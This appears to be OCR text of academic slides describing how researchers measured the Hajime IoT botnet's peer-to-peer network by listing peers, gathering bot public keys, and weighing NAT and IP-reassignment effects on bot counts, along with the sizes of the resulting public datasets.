
Measuring Hajime's P2P network

① Exhaustively list all peers




Measuring Hajime's P2P network

① Exhaustively list all peers



Measuring Hajime's P2P network

① Exhaustively list all peers




Every 16 minutes for 4 months

5,404,045 total IP addresses found

Measuring Hajime's P2P network

② Obtain each Hajime bot's public key




Key exchange


10,536,174 total keys found

Measuring Hajime's P2P network

② Obtain each Hajime bot's public key




NATs undercount bots based on IPs




10,536,174 total keys found

Measuring Hajime's P2P network

② Obtain each Hajime bot's public key



IP reassignment overcounts bots based on IPs




10,536,174 total keys found

Datasets

Jan 25, 2018 – Jun 1, 2018

DHT scans



5,404,045
unique IP addresses

Key scans

10,536,174
unique keys

Reverse eng

47 modules
34 .atk, 13 .i

All available at iot.cs.umd.edu

Analysis Questions

